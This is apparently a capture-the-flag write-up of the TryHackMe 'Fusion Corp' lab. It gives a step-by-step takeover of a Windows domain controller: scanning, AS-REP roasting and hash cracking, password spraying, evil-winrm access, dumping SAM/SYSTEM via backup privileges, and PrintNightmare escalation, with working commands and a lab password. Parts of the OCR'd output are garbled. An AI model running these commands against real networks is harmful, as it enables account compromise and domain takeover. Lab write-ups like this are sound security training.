## **Fusion Corp**

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https://tryhackme.com/room/fusioncorp

```
rustscan -a 10.10.214.247 -- -sC -sV -A | tee scan.txt
```

```
** rustscan -a 10.10.214.247 -- -sC -sV -A | tee scan.txt

[1] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers

[1] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 10.10.214.247:53

Open 10.10.214.247:135

Open 10.10.214.247:135

Open 10.10.214.247:339

Open 10.10.214.247:445

Open 10.10.214.247:336

Open 10.10.214.247:3268

Open 10.10.214.247:3268

Open 10.10.214.247:3268

Open 10.10.214.247:3389

Open 10.10.214.247:3389

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Open 10.10.214.247:3389

Open 10.10.214.247:3389

Open 10.10.214.247:49667

Open 10.10.214.247:49667

Open 10.10.214.247:49668

Open 10.10.214.247:49669

Open 10.10.214.247:49669

Open 10.10.214.247:49669

Open 10.10.214.247:49669

Open 10.10.214.247:49669

Open 10.10.214.247:49667

Open 10.10.214.247:49667

Open 10.10.214.247:49668

Open 10.10.214.247:49669

Open 10.10.214.247:49666

Open 10.10.214.247:49667

Open 10.10.214.247:49668

Open 10.10.214.247:49668

Open 10.10.214.247:49669

Open 10.10.214.247:49666

Open 10.10.214.247:49667

Open 10.10.214.247:49666

Open 10.10.214.247:49666

Open 10.10.214.247:49666
                        ~] Starting Nmap
```


add the domain to /etc /hosts

fusion.corp

```
rdp-ntlm-info:
   Target_Name: FUSION
   NetBIOS_Domain_Name: FUSION
   NetBIOS_Computer_Name: FUSION-DC
   DNS_Domain_Name: fusion.corp
   DNS_Computer_Name: Fusion-DC.fusion.corp
  Product_Version: 10.0.17763
System_Time: 2023-09-14T12:32:47+00:00
389/tcp open mc-nmf
                             syn-ack .NET Message Framing
9667/tcp open msrpc
                             syn-ack Microsoft Windows RPC
9668/tcp open ncacn_http
                             syn-ack Microsoft Windows RPC over HTTP 1.0
9669/tcp open msrpc
                              syn-ack Microsoft Windows RPC
                              syn-ack Microsoft Windows RPC
9670/tcp open msrpc
9671/tcp open msrpc
                              syn-ack Microsoft Windows RPC
9687/tcp open msrpc
                             syn-ack Microsoft Windows RPC
                              syn-ack Microsoft Windows RPC
9696/tcp open msrpc
ervice Info: Host: FUSION-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
ost script results:
```

dirsearch -u 10.10.214.247

In backup folder I found file employees.ods



# fusion.corp - /Backup/

[To Parent Directory]

3/7/2021 2:28 AM 3209 employees.ods

#### I have usernames

| You are running version 7.5 of LibreOffice for the first time. Do you wa |                   |            |   |   |
|--|-------------------|------------|---|---|
|  | А                 | В          | С | D |
| 1  | Name              | Username   |   |   |
| 2  | Jhon Mickel       | imickel    |   |   |
| 3  | Andrew Arnold     | aarnold    |   |   |
| 4  | Lellien Linda     | llinda     |   |   |
| 5  | Jhon Powel        | jpowel     |   |   |
| 6  | Dominique Vroslav | dvroslav   |   |   |
| 7  | Thomas Jeffersonn | tiefferson |   |   |
| 8  | Nola Maurin       | nmaurin    |   |   |
| 9  | Mira Ladovic      | mladovic   |   |   |
| 10   | Larry Parker      | lparker    |   |   |
| 11   | Kay Garland       | kgarland   |   |   |
| 12   | Diana Pertersen   | dpertersen |   |   |
| 13   |                   |            |   |   |
|  |                   |            |   |   |

10.10.214.247

```
$ python3 GetNPUsers.py fusion.corp/ -usersfile /home/kali/THM/fusiom/users.txt -dc-ip 10.10.214.247 packet v0.10.0 - Copyright 2022 SecureAuth Corporation
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
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-| Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-| Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-| Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-| Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

There is hash fo "lparker"

john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt

```
ali⊛kali)-[~/THM/fusiom
                                   Desktop/rockyou.txt hash.txt
Jsing default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 6 OpenMP threads
      'q' or Ctrl-C to abort, almost any other key for status
lg 0:00:00:01 DONE (2023-09-14 08:54) 0.7692g/s 1892Kp/s 1892Kc/s 1892KC/s #1beto..«า๘ฅน++๘
Jse the "--show" option to display all of the cracked passwords reliably
ession completed.
                                                                                                                                          \mathbb{I}
   ·(kali⊗kali)-[~/THM/fusiom]
crackmapexec smb fusion.corp -u users.txt -p '!!abbylvzsvs2k6!' --continue-on-
```

success

Check maybe some users have the same password

But Not this time(

```
kali@kali)-[~/THM/fusiom]
                                                                                                                                  !abbylvzsvs2k6!' --continue-on-success
[*] Windows 10.0 Build 17763 x64 (name:FUSION-DC) (domain:fusion.corp) (signing:True) (SM
[-] fusion.corp\jmickel:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
[-] fusion.corp\lainda:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
[-] fusion.corp\jpowel:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
[-] fusion.corp\dvroslav:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
[-] fusion.corp\tjefferson:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
[-] fusion.corp\maurin:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
[-] fusion.corp\maurin:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
[-] fusion.corp\madrin:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
[-] fusion.corp\madrin:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
[-] fusion.corp\lagrand:!! abbylvzsvs2k6! STATUS_LOGON_FAILURE
   -$ crackmapexec smb fusion.corp
                                                                                     u users.txt
                              fusion.corp
                                                                                       FUSION-DC
FUSION-DC
SMB
SMB
                              fusion.corp
                                                                      445
                              fusion.corp
                                                                                        FUSION-DC
                              fusion.corp
                                                                     445
445
                                                                                        FUSION-DC
FUSION-DC
SMB
SMB
                              fusion.corp
                                                                                        FUSION-DC
SMB
                              fusion.corp
                                                                      445
                                                                                        FUSTON-DC
                                                                                        FUSION-DC
FUSION-DC
                              fusion.corp
                                                                       445
SMB
SMR
                              fusion.corp
                                                                                        FUSION-DC
                              fusion.corp
                                                                      445
SMB
                                                                                                                                             fusion.corp\kgarland: !!abbylvzsvs2k6! STATUS_LOGON_FAILURE
fusion.corp\dpertersen: !!abbylvzsvs2k6! STATUS_LOGON_FAILURE
                                                                                        FUSION-DC
                              fusion.corp
                                                                                        FUSTON-DC
 SMB
                              fusion.corp
                                                                      445
       (kali⊗kali)-[~/THM/fusiom]
```


evil-winrm -i 10.10.214.247 -u lparker -p '!!abbylvzsvs2k6!'

The first flag is on the user's desktop


#### Upload sharphound to target

. .\SharpHound.exe


little mistake with directory name)



#### I upload dump files to bloodhound and try to fin way for privillage escalation



### I found password for jmurphy)



connect as user imurphy, and here is second flag

#### not normal privillage!!!

```
vil-WinRM* PS C:\Users\jmurphy\Desktop> whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                              Description
                                                              State
SeMachineAccountPrivilege
                              Add workstations to domain
                                                              Enabled
SeBackupPrivilege
                              Back up files and directories
                                                             Enabled
                              Restore files and directories
SeRestorePrivilege
                                                             Enabled
SeShutdownPrivilege
                              Shut down the system
                                                              Enabled
SeChangeNotifyPrivilege
                              Bypass traverse checking
                                                              Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
            PS C:\Users\jmurphy\Desktop>
```

#### I copy system files SAM and SYSTEM

```
Privilege Name
                                   Description
                                                                         State
eMachineAccountPrivilege
                                   Add workstations to domain
                                                                         Enabled
                                   Back up files and directories
eBackupPrivilege
                                                                         Enabled
eRestorePrivilege
                                   Restore files and directories
                                                                         Enabled
eShutdownPrivilege
                                   Shut down the system
                                                                         Enabled
 eChangeNotifyPrivilege
                                   Bypass traverse checking
                                                                         Enabled
seIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> reg save hklm\system system.bak
The operation completed successfully.
tEvil-WinRM* PS C:\Users\jmurphy\Desktop> reg save hklm\sam sam.bak
The operation completed successfully.
        inRM* PS C:\Users\jmurphy\Desktop> download system.bak
 fo: Downloading system.bak
  vil-WinRM* PS C:\Users\jmurphy\Desktop> download C:\Users\jmurphy\Desktop\system.bak /home/kali/THM/fusiom/system.bak
   il-WinRM* PS C:\Users\jmurphy\Desktop> download C:\Users\jmurphy\Desktop\sam.bak /home/kali/THM/fusiom/sam.bak
```

Download to kali and dump hashes

This is a rabbit hole(

I remember about room description



Please give the VM 5-10 minutes to fully boot.



You had an engagement a while ago for Fusion Corp. They contacted you saying they've patched everything reported and you can start retesting.

So I check updates and found vulnerability CVE-2021-1675

I create a new admin

Recconect as admin and got the flag!!!